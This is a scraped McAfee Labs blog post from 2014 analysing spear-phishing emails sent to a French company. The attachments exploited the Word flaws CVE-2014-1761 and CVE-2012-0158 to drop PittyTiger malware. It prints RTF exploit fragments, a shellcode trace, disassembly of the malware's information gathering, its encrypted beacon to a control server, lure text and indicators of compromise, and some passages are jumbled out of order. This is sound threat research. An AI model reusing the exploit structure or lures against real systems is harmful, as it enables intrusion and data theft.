

Targeted Attacks on French Company Exploit Multiple Word Vulnerabilities

securingtomorrow.mcafee.com/other-blogs/mcafee-labs/targeted-attacks-on-french-company-exploit-multiple-word-vulnerabilities/

July 15, 2014




Chintan Shah

Jul 15, 2014

7 MIN READ

Spear phishing email is a major worry to any organization. Messages that appear legitimate and specific fool us more often than random phishing attempts. Exploits that use patched vulnerabilities delivered via spear phishing email are one of the most successful combinations used by attackers to infiltrate targeted organizations and gain access to confidential information.


During the last month, McAfee Labs researchers have uncovered targeted attacks carried out via spear phishing email against a French company. We have seen email sent to a large group of individuals in the organization. The attachments exploit the recently patched RTF vulnerability CVE-2014-1761 and the previously patched ActiveX control vulnerability CVE-2012-0158. Both of these vulnerabilities have been popular in several ongoing targeted attacks.



It is my draft , I want to get your suggestion.
Many thanks.




The preceding spear phishing emails come from attackers using the French Yahoo and Laposte email services and possibly impersonating employees of the targeted organization.



Bonjour,

Comme prévu, je vous joins la version courant de mon projet.
Si vous avez le temps de lire le papier et que vous avez des commentaires, n'hésitez surtout pas.



Hello,
As expected, I am attaching the current version of my project.
If you have time to read the paper and you have any comments, do not hesitate.

RTF Vulnerability

These exploits target the recently discovered RTF zero-day vulnerability CVE-2014-1761. The flaw lies in the value of the “ListOverrideCount,” which is set to 25.

```
}8\hr3\min9)n9)overridetable(\listoverride\listid1094795535\listoverridecount25  
level){\folevel}{\folevel}{\folevel}{\folevel}{\folevel}{\folevel}{\folevel}{\folevel}  
\levelnfc0\levelnfcn249\leveljcn0\leveljcn0\levelfollow39\levelstartat31611\level  
\levelnfc0\levelnfcn249\leveljcn0\leveljcn0\levelfollow39\levelstartat31611\level  
\levelnfc0\levelnfcn232\leveljcn0\leveljcn0\levelfollow39\levelstartat31611\level  
\levelnfc0\levelnfcn249\leveljcn0\leveljcn0\levelfollow39\levelstartat31611\level  
\levelnfc0\levelnfcn194\leveljcn0\leveljcn3\levelfollow39\levelstartat31611\level
```

However, according to Microsoft’s RTF specifications this value should be

either 1 or 9. This error eventually causes an out-of-bounds array overwrite that results in incorrect handling of the structure by Word and leads to the attacker’s controlling an extended instruction pointer (EIP).

Shellcode

McAfee Labs researchers discovered that all the bytes of the shellcode, the return oriented programming (ROP) chain, are directly controlled by the attacker and come straight from the RTF structure. Here is a high-level view of how the ROP chain is formed:

```
.leveljcn0\leveljcn0\levelfollow39\  
.leveljcn0\leveljcn0\levelfollow39\  
.leveljcn0\leveljcn0\levelfollow39\  
.leveljcn0\leveljcn0\levelfollow39\  
.leveljcn0\leveljcn3\levelfollow39\  
...  
levelindent23130}}  
levelindent23130}}  
levelindent23130{\leveltext'\ff\u-48831 ?\u-  
levelindent23130{\levelnumbers\'92ZDCBAFM,,Y  
levelindent23130{\levelnumbers\'5A'îÂX'ABCD;  
  
0x27 : First Byte of the ROP  
  
0x5A : Second byte of the ROP
```


```
\levelnorestart0\levelpicture1\levelold0'  
\levelnorestart0\levelpicture1\levelold0'  
\levelnorestart1\levelpicture1\levelold1'  
\levelnorestart0\levelpicture1\levelold0'  
\levelnorestart0\levelpicture1\levelold0'
```

0x48 : Controls the third byte of the ROP

```
{\listlevel\levelnfc0\levelnfcn249\  
{\listlevel\levelnfc0\levelnfcn249\  
{\listlevel\levelnfc0\levelnfcn232\  
{\listlevel\levelnfc0\levelnfcn249\  
{\listlevel\levelnfc0\levelnfcn194\  
  
0xE8 : Last byte of the ROP
```

Next we see a snapshot of the parsed RTF structure in memory leading to the control of the EIP:

Successful execution of the shellcode opens the decoy document and drops the malware svohost.exe in the



%TEMP%directoryandthen connects to the control server.

(McAfee Labs researchers Haifei Li and Xie Jun [have already blogged](#) on the technical details of the vulnerability and the shellcode.)

In this cycle of spear phishing attacks we've also seen email targeting the same organization with attachments that exploit the two-year-old CVE -2012-0158 vulnerability. The malicious payload arrives in the innocuous-sounding article.doc.

Project Template (Draft)

1 - Call Context			
Call Reference	H2020 - LEIT ICT	Funding rate	100 %
Call Open		Submission close	23/04/2014
2 - Proposal Identification and overview			
Acronym	NOISY	Proposal No	
Proposal Title	Noisy Cryptography for the Internet of Things		
Topic Reference	ICT32		
Project type	R	x	
	I		
	A		



Comme prévu, je vous joins la version courante de mon article.
La version finale doit être soumise samedi matin. Si vous avez le temps de lire le papier et que vous avez des commentaires, n'hésitez surtout pas.



As expected, I am attaching the current version of my article.
The final version must be submitted Saturday morning. If you have time to read the paper and you have any comments, do not hesitate.

```
VirtualAlloc:6648023 (0,800,1000,40) ret:6660000, , , ,
NtQueryVirtualMemory:66600E8 ( )
GetTempPathA:666011C ( ) ← Gets the %TEMP% Path
CreateFileA:6660185 ("C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\svohost.exe",C0000000,1,,4,80,0) ret:2F4, , , ,
WriteFile:66601B5 (2F4,"MZÅ ",3E00,3E00,) ret:1, , , , ← Drops the file svohost.exe in %TEMP%
CreateFileA:66601D2 ("C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\dd8acd56-9be2-4369-aa32-50abcb4f68d7.doc",C0000000,1,,4
WriteFile:6660201 (2F8,"Å Å·Å Å;Å±-Å; ",12A00,12A00,) ret:1, , , , ← Writes the decoy document
CloseHandle:6660208 (2F4) ret:1, , , ,
CloseHandle:666020E (2F8) ret:1, , , ,
WinExec:6660271 ("cmd.exe /c start winword.exe /w /q "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\dd8acd56-9be2-4369-aa32
WinExec:666027D ("C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\svohost.exe",0) ← Executes both decoy document and svohost.exe
GetVersionExA:77C1EFBF ( )
```

reconnaissance. The payload seems to have been compiled on April 9:

The malware starts by retrieving the %Temp% path and prepares to log the communication with its control server in the file %Temp%explorer.exe.

Subsequently, the malware collecting following information:

- Hostname
- Username
- System type by resolving IsWOW64Process AP

The following API trace gives an idea of the sequence of activities once the exploit is launched on the system:

Payload Analysis

Our analysis of the dropped binary reveals that it was specifically

written to gather information about the network of the target organization as well as the configuration of the endpoint—leading us to believe that this is a spear phishing

000000DC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000DE	0003	Number of Sections	
000000E0	53449BEA	Time Date Stamp	2014/04/09 Wed 01:01:30 UTC
000000E4	00000000	Pointer to Symbol Table	
000000E8	00000000	Number of Symbols	
000000EC	00E0	Size of Optional Header	
000000EE	010F	Characteristics	
	0001		IMAGE_FILE_RELOCS_STRIPPED
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0004		IMAGE_FILE_LINE_NUMS_STRIPPED
	0008		IMAGE_FILE_LOCAL_SYMS_STRIPPED
	0100		IMAGE_FILE_32BIT_MACHINE

Current TCP and UDP connections and open ports

- Organizational information from the registry key:

```

00401033 mov [ebp-1Ch], ebx
00401036 mov byte ptr [ebp-4], 1
0040103A call ds:GetTempPathA
00401040 test eax, eax
00401042 jz loc_4012D2

```

The screenshot shows two windows of assembly code. The left window displays assembly from address 00401048 to 00401092, including instructions like push, lea, call, and string_concat. The right window displays assembly from address 004012D2 to 004012F2, including instructions like or, lea, call, mov, push, pop, and retn. Arrows indicate control flow from the left window to the right window.

HKLM/Software/Microsoft/WindowsNT/CurrentVersion,

- Productname,
- CSDVersion,
- CurrentVersion,
- CurrentBuildNumber,
- RegisteredOrganization,
- RegisteredOwner
- Current running system services
- Installed software from the registry key:
 - HKLM/Software/Microsoft/Windows/CurrentVersion/Uninstall
- Information about network adapters, IP configuration, netcard numbers, IP mask, gateway, DHCP server, DHCP host, WINS server, and WINS host

Here is a high-level snapshot of the malware's information gathering code:

<pre> 004010C3 push esi ; int 004010C4 push esi ; lpString 004010C5 call Get_Username_Hostname_Systemtype 004010CA add esp, 14h 004010CD push edi ; int 004010CE push esi ; lpString 004010CF call Get_OSVersion_Organization_info_from_Registry 004010D4 pop ecx 004010D5 pop ecx 004010D6 push edi ; int 004010D7 push esi ; lpString 004010D8 call Get_Tcp_Udp_Connections_and_Ports 004010DD pop ecx 004010DE pop ecx 004010DF push edi ; int 004010E0 push esi ; lpString 004010E1 call Get_Current_Running_Services 004010E6 pop ecx 004010E7 pop ecx 004010E8 push edi ; int 004010E9 push esi ; lpString 004010EA call Get_Installed_Softwares 004010EF pop ecx 004010F0 pop ecx 004010F1 push edi ; int 004010F2 push esi ; lpString 004010F3 call Get_Adaptors_IPConfig_NetCardNumbers 004010F8 mov ebx, ds:1strlenA 004010FE pop ecx 004010FF pop ecx 00401100 push esi ; lpString 00401101 call ebx ; 1strlenA 00401103 push edi 00401104 push esi ; Str 00401105 call strlen 0040110A pop ecx 0040110B push eax 0040110C push esi 0040110D lea ecx, [ebp-220h] 00401113 call Encrypt_buffer_with_GetSystemTime 00401118 test eax, eax </pre>	<div style="border-left: 1px solid black; padding-left: 10px;"> <p>← Gets the System hostname , Username and Systemtype (32 bit / 64 bit)</p> <p>← Gets the OS info / Version , Registered Owner / Organization and product name</p> <p>← Retrieves the existing TCP / UDP connections and open ports on the system</p> <p>← Retrieves the current running services</p> <p>← Retrieves the installed softwares from the registry</p> <p>← Retrieves IPConfig , Netmask , Gateway, DHCP Server , DHCP Host , WINS Server , WINS Host , Network Adaptors , Netcard Numbers , MAC Address ,</p> <p>← Executes GetSystemTime() API to form the encryption key</p> </div>
--	--

Encryption is primarily done using the SYSTEMTIME structure. It forms the repetitive 256-byte key using SYSTEMTIME information, shown below:

```

. 33DB XOR EBX,EBX
. 2945 FC SUB [LOCAL.1],EAX
. B9 000100 MOV ECX,100
> 8B45 FC MOV EAX,[LOCAL.1]
. 8DB41D FC LEA ESI,DWORD PTR SS:[EBP+EBX-104]
. 881C30 MOV BYTE PTR DS:[EAX+ESI],BL
. 8BC3 MOV EAX,EBX
. 99 CDQ
. F77D 0C IDIV [ARG.2]
. 8B45 08 MOV EAX,[ARG.1]
. 43 INC EBX
. 3BD9 CMP EBX,ECX
. 8A0402 MOV AL,BYTE PTR DS:[EDX+EAX]
. 8806 MOV BYTE PTR DS:[ESI],AL
. 7C E0 JL SHORT svohost.004022C1
> 8065 0F 00 AND BYTE PTR SS:[EBP+F],0

```

12FD50]=00000150

4022DE

Hex dump	ASCII
DE 07 06 00 02 00 18 00 09 00 06 00 22 00 EE 01	00.0.0.0...
DE 07 06 00 02 00 18 00 09 00 06 00 22 00 EE 01	00.0.0.0...
DE 07 06 00 02 00 18 00 09 00 06 00 22 00 EE 01	00.0.0.0...
DE 07 06 00 02 00 18 00 09 00 06 00 22 00 20 28	00.0.0.0...

The malware converts the key into 16 bytes to

Repetitive 16 x 16 Byte SYSTEMTIME structure

encrypt the information.



Once the buffer has been encrypted, it connects to the control server sophos.skypepm.com.tw.

```
00401125
00401125 loc_401125: ; "sophos.skypepm.com.tw"
00401125 mov     ebx, offset szServerName
0040112A push   3Ah ; Ch
0040112C push   ebx ; Str
0040112D call   ds:strchr
00401133 pop    ecx
00401134 mov    [ebp-18h], eax
00401137 test   eax, eax
00401139 pop    ecx
0040113A jz     short loc_401151

0040113C inc    eax
0040113D push   eax ; Str
0040113E call   ds:atoi
00401144 mov    nServerPort, ax
0040114A mov    eax, [ebp-18h]
0040114D pop    ecx
0040114E and    byte ptr [eax], 0

00401151
00401151 loc_401151:
00401151 mov    ax, nServerPort
00401157 push   eax ; nServerPort
00401158 push   offset szObjectName ; "/dr.asp"
0040115D push   ebx ; lpszServerName
0040115E push   edi ; int
0040115F push   dword ptr [ebp-14h] ; dwOptionalLength
00401162 push   esi ; lpOptional
00401163 call   connect_CommandAndControl
00401168 add    esp, 18h
```

```

00000000 50 4f 53 54 20 2f 64 72 2e 61 73 70 20 48 54 54 POST /dr .asp HTT
00000010 50 2f 31 2e 31 0d 0a 43 6f 6e 74 65 6e 74 2d 4c P/1.1..C ontent-L
00000020 65 6e 67 74 68 3a 20 36 34 32 39 0d 0a 55 73 65 ength: 6 429..Use
00000030 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 r-Agent: Mozilla
00000040 2f 34 2e 30 28 63 6f 6d 70 61 74 69 62 6c 65 /4.0 (co mpatible
00000050 3b 29 0d 0a 48 6f 73 74 3a 20 73 6f 70 68 6f 73 ;)..Host : sophos
00000060 2e 73 6b 79 70 65 74 6d 2e 63 6f 6d 2e 74 77 0d .skypetm .com.tw.
00000070 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 .Connect ion: Kee
00000080 70 2d 41 6c 69 76 65 0d 0a 43 61 63 68 65 2d 43 p-Alive. .Cache-C
00000090 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68 65 ontrol: no-cache
000000a0 0d 0a 0d 0a
000000a4 c3 ad 2b f4 d2 97 92 ec f4 6d 00 20 6c af ad 8c ..+.....m. l..
000000b4 b6 e9 ff ac b6 a6 24 33 87 c9 2a d4 a2 a8 cf 28 ...$3 ..*...
000000c4 9a 82 66 05 2c 38 9b 55 a7 b9 34 cc 13 23 07 b4 ..f..8.U ..4..#
000000d4 17 7e 46 af a8 73 df a6 20 b7 b3 c8 e0 14 38 df ..F..S...8
000000e4 76 cd a0 23 b4 ea 60 2f 61 02 90 03 21 d2 d6 3f v..#.../ a...l..?
000000f4 e3 47 3a 69 96 c8 9c 85 83 a4 3d 49 20 bb 49 f9 ;G:.....=I.I
00000104 3b 49 17 08 e8 24 58 75 88 d4 9e 2d ae 73 8b f9 ;I...$Xu ...-s.
00000114 27 b7 b4 08 00 0e ad cd 3a 72 14 ea 39 ab ce 8b .....:r..9..
00000124 14 4f d7 83 07 28 3c a4 2a ff 86 8c d3 9e c7 a2 .0...(< *.....

```

Encrypted buffer

Command and Control Research

During our analysis of this exploit, `sophos.skypetm.com.tw` resolved to the IP address `66.220.4.100`, located in the Fremont, California. McAfee sensors first observed the outbound traffic to this domain on January 27, at which time it resolved to `198.100.113.27`, located in Los Angeles.

From our passive DNS data, we found following MD5 hashes connecting to the same domain resolving to `198.100.113.27`.

4ab74387f7a02c115deea2110f961fd3	January 27, 2014	sophos.skypetm.com.tw
8dc8e02e06ca7c825d42d82ec19d8377	January 28, 2014	sophos.skypetm.com.tw
0331417d7fc3d075128da1353ae880d8	March 30, 2014	sophos.skypetm.com.tw
5e2360a8c4a0cce1ae22919d8bff49fd	April 25, 2014	sophos.skypetm.com.tw

The whois record reveals that the `skypetm.com.tw` domain has been registered under the email ID `longsa33@yahoo.com`. This ID also registered the domain `avstore.com.tw`, which has been used as the control server.

```

Domain Name: skypetm.com.tw
Registrant:
  information of network company
  long sa longsa33@yahoo.com
  +86.88885918

  No.520.gongye road.shanghai
  shanghai, shanghai
  CN

```

```

Domain Name: avstore.com.tw
Registrant:
  information of network compar
  long sa longsa33@yahoo.com
  +86.88885918

  No.520.spring road.shenyang
  shanghai, shanghai
  CN

```

We have seen

several other malware binaries communicating with the various subdomains of `skypetm.com.tw` and `avstore.com.tw`. All of them have been identified as “PittyTiger” malware, which appears in numerous CVE-2012-0158 exploits used in recent targeted attacks. The same payload was used in the “Tomato Garden” APT campaign, uncovered in June 2013, against Tibetan and Chinese democracy activists.

Version:

```
-----  
-----PittyTigerV1.0-----  
http://%s:%d/FC001/%s  
trj:workFunc start.  
Connect to Internet  
Unknow
```

65809985e57b9143a24ac57cccde8c77	asdf.skypetm.com.tw	113.10.240.54
vbnm.skypetm.com.tw	122.10.39.52	
c0656b66b9f4180e59e1fd2f9f1a85f2	zeng.skypetm.com.tw	113.10.221.126
b84342528942cec03f5f2976294613ba	gmail.skypetm.com.tw	122.208.59.188
d4f96dba1900d53f1d33ee66f7e5996d	gmail.skypetm.com.tw	122.208.59.188
b84342528942cec03f5f2976294613ba	gmail.skypetm.com.tw:8080	122.208.59.188
d4f96dba1900d53f1d33ee66f7e5996d	gmail.skypetm.com.tw:8080	122.208.59.188
2be9fc56017aab1827bd30c9b2e3fc27	jamesmith.avstore.com.tw	58.64.175.191
be18418cafdb9f86303f7e419a389cc9	chanxe.avstore.com.tw	122.10.48.189
65809985e57b9143a24ac57cccde8c77	asdf.avstore.com.tw	122.10.39.105
17bc87b13b0a26caa2eb9a0d2a23fc72	bluer.avstore.com.tw	58.64.185.200
90f3973578ec9e2da4fb7f22da744e4c	avast.avstore.com.tw	198.100.121.15

Additional domains related to this attack:

- 63.251.83.36
- 64.74.96.242
- 69.251.142.1
- 218.16.121.32
- 61.145.112.78
- star.yamn.net
- 216.52.184.230
- 212.118.243.118
- bz.kimoo.com.tw
- mca.avstore.com.tw

McAfee Product Coverage

McAfee coverage for CVE 2014-1761 [is detailed here](#). McAfee Advance Threat Defense provides zero-day detection for CVE 2012-0158.

As usual, exercise extreme caution when opening documents from unknown sources and use the latest versions of software.

I would like to thank my colleague S. R. Venkatachalabathy for assistance in this research.

Chintan Shah

Chintan Shah is currently working as a Security Researcher with McAfee Intrusion Prevention System team and holds broad experience in the network security industry. He primarily focuses on Exploit and...

More from McAfee Labs

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 05, 2022 | 4 MIN READ

Instagram Credentials Stealer: Disguised as Mod App

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

Instagram Credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ



Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ



[Imposter Netflix Chrome Extension Dupes 100k Users](#)

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ



[Why Am I Getting All These Notifications on my Phone?](#)

Authored by Oliver Devane and Vallabh Chole Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ



[Emotet's Uncommon Approach of Masking IP Addresses](#)

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ



HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ



'Tis the Season for Scams

'Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ



The Newest Malicious Actor: "Squirrelwaffle" Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ



[Social Network Account Stealers Hidden in Android Gaming Hacking Tool](#)

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ



[Malicious PowerPoint Documents on the Rise](#)

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ

